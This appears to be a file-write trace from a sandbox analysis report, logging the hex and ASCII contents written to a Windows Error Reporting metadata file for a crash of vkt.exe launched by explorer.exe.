C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 76 00 6b 00 74 00 70 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>vkt.exe</ImageName>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 35 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5358</Uptime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 >1</Wow64>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 35 00 35 00 39 00 36 00 35 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>95596 544</PeakVirtualSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 33 00 35 00 36 00 39 00 30 00 32 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>93569024</VirtualSize>	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 38 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2081</PageFaultCount>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1684	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 38 00 30 00 31 00 35 00 38 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>8015872</PeakWorkingSetSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1780	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1784	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1790	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 38 00 30 00 31 00 35 00 38 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>8015872</WorkingSetSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1870	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1874	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1880	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 37 00 37 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>177776</QuotaPeakPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1994	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	1998	2	09 00		success or wait	3	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2004	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 36 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>176984</QuotaPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2102	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2106	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2112	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23472</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2236	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2240	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2246	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 32 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23200</QuotaNonPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2354	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2358	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2364	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 38 00 38 00 32 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1888256</PagefileUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2440	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2444	2	09 00		success or wait	3	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2450	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 39 00 36 00 34 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1896448</PeakPagefileUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2542	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2546	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2552	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 38 00 38 00 32 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1888256</PrivateUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2624	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2628	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2632	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2678	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2682	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2686	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2716	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2720	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2726	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2766	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2770	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2778	30	3c 00 50 00 69 00 64 00 3e 00 33 00 35 00 32 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3528</Pid>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2808	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2812	2	09 00		success or wait	4	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2820	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2890	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2894	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2902	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2992	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2996	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3004	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 36 00 30 00 32 00 38 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5460282</Uptime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3052	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3056	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3064	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3142	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3146	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3154	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3206	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3210	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3218	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3262	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3266	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3276	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3366	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3370	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3380	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3454	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3458	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3468	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 39 00 35 00 36 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>59569</PageFaultCount>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3544	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3548	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3558	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 33 00 32 00 37 00 36 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121327616</PeakWorkingSetSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3658	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3662	2	09 00		success or wait	5	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3672	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 30 00 36 00 35 00 39 00 39 00 36 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>120659968</WorkingSetSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3756	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3760	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3770	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 37 00 39 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1117976</QuotaPeakPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3886	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3890	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	3900	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 38 00 38 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1088728</QuotaPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4000	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4004	2	09 00		success or wait	5	6CA6497A	unknown
